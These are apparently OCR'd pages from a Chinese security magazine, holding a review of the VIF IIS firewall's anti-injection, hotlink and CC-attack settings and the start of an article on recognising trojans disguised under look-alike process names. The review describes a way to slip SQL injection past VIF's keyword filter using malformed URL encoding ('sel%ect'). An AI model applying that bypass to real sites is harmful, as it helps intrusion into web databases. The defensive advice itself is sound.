


图5

这种添加方式一次只能添加一个SQL注入语句，如果要添加大量的注入语句，就不方便了，最好的方法就是添加内置的SQL语句。在防火墙的下方找到“IIS启用内置的SQL基础全站防护”，点一下右边的按钮，就会出现“修改内置SQL语句”，如图6，使用“|||”分隔符，我们就可以一次性添加多个SQL语句了。




图6

在入侵中，还有另外一种注入，就是把注入语句写到cookie中，再来进行注入的。因此，在图5中我们还得选择使用“将SQL注入检查应用于COOKIES”，这样才能更好的防止注入。

再来看一看防盗链功能，对于盗链可是很多下载、图片、MP3等网站管理员很头疼的事，看看VIF是怎么来处理防盗链的。防盗链有两种方式，一种是基础防盗链，一种是启用公钥的方式进行防盗链。先来看一下基础的防盗链，默认是没有防盗链的，来添加一个，比如添加一个图片的防盗链，如图7。




图7

在设置上与添加防注入差不多，不过可以一次性添加多个文件类型。对于“网站目录”可以指定到某一个目录，或是使用“\”来选择根目录，这样可以设置成全站防盗链，当然也可以在匹配方式中指定目录。找到一个图片的地址，比如http://www.woidiy.com/blog/styles/summer/images/header.gif,试着访问一下，如图8，真的防止了。




图8

不过这种方式对于迅雷可就不起作用了，因为它是一个绝对地址。我们来让迅雷也失效，在基础防盗上启用公钥防盗机制，勾选启动公钥防盗机制，在防盗公钥处可以设置一下，公钥可以随便输入，记录好生成的公钥，再把VIF下的SDK下的vif_FDL.asp拷贝到你的网站目录下，接着打开vif_FDL.asp，找到公钥VIF_PUBKEY，把后面的值改成你刚才记录下来的值，保存一下。

注意要在如图7所示的防盗链类型设置界面的最下方，把“不与公钥挂钩”改成“与公钥固定IP绑定”的方式。来看一下最简单的应用方法：

```
<!--#include file="vif_FDL.ASP"-->
<A HREF="http://www.woidiy.com/3/soft/6.rar">真的不能下? </A>
<br>
<A HREF="http://www.woidiy.com/3/soft/6.rar?&vsPublic=<%=getvskey%>">真的能下</A>
```

上面第一个没有使用**vsPublic=<%=getvskey%>**的会被VIF拦截，而使用了的就能够正常下载。**vsPublic=<%=getvskey%>**来自于vif_FDL.asp文件中。这样的使用方法会在地址栏显示出getvskey的值，但是有一个不足，就是同一个IP看到的值是一样的，如果想要隐藏的方法有很多，也可以应用到cookie中，只要把“当cookie包含公钥时请验证它”选上，就可以应用到cookie中了。可能会有读者要问了，如果我们把图片给防盗了，那么当别人制作友情链接岂不是也看不到图片了？别急，这个问题，我们可以在“防盗例外”里添加进来就可以了，如图9。




图9

再来看看VIF是如何防止CC攻击的。

**什么是CC攻击？**

CC攻击就是利用一大堆的代理服务器同时访问你的站点，

致使你的IIS不堪重负而死掉，特别是当大批的代理服务器访问带有数据库交互的动态ASP、ASPX、PHP页面时，将会在很短的时间内使服务器崩溃掉。

防范CC攻击的设置其实非常简单，如图10。




图10

有三种技术来防范：基础防御、代理屏蔽、IP屏蔽。默认是开启基础防御功能。这样可以实现防范最简单的CC攻击，想进一步防御的话，还可以把代理屏蔽掉。因为有很多的CC攻击就是通过代理服务器，为什么要使用代理服务器来实现CC攻击呢？第一，当然是为了安全，另一个原因就是如果服务器使用了防火墙的话，防火墙会检测并发的TCP/IP连接数目，而超过一定数目、一定频率的就会被认为是Connection-Flood攻击。如果这样设置后还没有得到更好的防御，可以使用最后一招——屏蔽IP。在屏蔽IP接口上可以选择IP地址，也可选择所有，这个屏蔽不是一般的IIS限制，而是从系统上禁止访问，如果想要解除屏蔽，就得重新启动IIS。总的来说，VIF的防CC攻击比其它的一些IIS防火墙要出色。

当然VIF还有其它许多不错的功能，比如如URL重写，这个主要是用来隐藏你真实的地址时用的；限制如网际快车等下载软件，把下载给限制起来；防SIS，SIS指的就是如IMG标签所造成的漏洞，关于IMG标签漏洞，大家可以详见2006年第6期黑客X档案的“IMG标签闹翻天”一文；还有如防迅雷这种技术的P2SP，站点线程设置，IP阻塞，修改IIS标头等等一些功能。那么是不是服务器安装了VIF防火墙后，就可以高枕无忧了呢？非也非也，我们来看一下VIF不足的地方。

## 一、防注入

VIF防注入功能不是很完善的，VIF是通过关键字来进行防注入，例如过滤了select这个语句，只要你提交的数据包含select就会被阻止。比如我们提交“?selected=true”这样的语句，也会被阻止掉。那么是不是被VIF阻止掉就真的不能注入呢？有高人发现了突破的方法，原理就是利用了URL编码，URL编码中，“%”加两位的16进制表示一个字符，比如V经过编码之后就是“%56”，如果在“%”后跟的不是两位16进制就不会进行译码，这样的话将select写成sel%ect，就不会被VIF过滤掉，但依然可以进行注入，不过现有的注入工具不能使用，只能进行手工注入。

## 二、防CC

如果设置过于严格的话，会有很多使用代理服务器上网的人浏览不了我们的网站，还会将到我们网站上的一些搜索引擎的机器人也拒之门外。因此建议在没有受到攻击时只使用基础防御。

为了避免在使用中出现一些问题，我们建议使用官方提供的稳定版本。由于官方使用VIF把所有下载都指向了新版本，而最新版本难免会不稳定，因此当我们看到有稳定版本一定要好好收藏，等到官方推出下一个稳定版本后，再来进行升级。软件更新的速度很快的，作者记录下BUG后，会马上进行升级。每次进行更改时会有一个应用的时间，就是你在主界面上设置的时间。在配置时要小心看好，象在试用过程中，我把JPG图片防盗了后，整站的图片全都显示不出来了。看了一下IIS日志，用了VIF后，会多了很多304和206的记录，主要是因为防盗链，本来可以在VIF中看到日志的，由于日志太多了，没几天就把空间占用很多，所以现在的版本把这个给去掉了。

总体来说VIF的功能还是不错的，希望能越做越好，让更多的站长能更轻松的做好服务器的安全。

（文章中涉及到的工具风讯VIF防火墙已经收录于光盘中）

# 真假进程巧分辨，让木马无处可藏

冰河洗剑

在杂志的毒笼栏目里，许多菜鸟都经常看到文章中会描述说“发现可疑进程……”，然后就开始杀毒灭马。那么这些可疑的进程是如何识别出来的呢？如何才能从众多的进程信息中揪出伪装的木马进程？想必这些问题才是小菜鸟感觉最疑惑的，下边我就会和大家好好的探讨一下这些问题。

## 一、“偏偏盯上你”——常见进程中的木马伪装目标

再怎么厉害的木马和病毒，只要运行了都会在系统中产生一个进程（插入进程型的木马和病毒暂不在本段讨论），而木马和病毒本身为了不被查杀，往往都会对自身进程进行各种伪装甚至是隐藏。例如有的木马会将自身的进程名字改为与系统进程名几乎一模一样，让人真假难辨。

常见的系统进程，比如svchost.exe、iexplore.exe、explorer.exe、winlogon.exe、csrss.exe等都会被木马盯上。木马在进程名上作手脚，修改了进程名中的某个字符，比如将进程名中的字母“o”，改为阿拉伯数字“0”；将字母“i”改为字母“j”等，也可能会去掉进程名中的某个字符等。以此来欺骗一些粗心的用户，比如svch0st.exe、osrss.exe、expiorer.exe、iexplorer.exe之类的进程（图1），都极有可能是木马的进程。

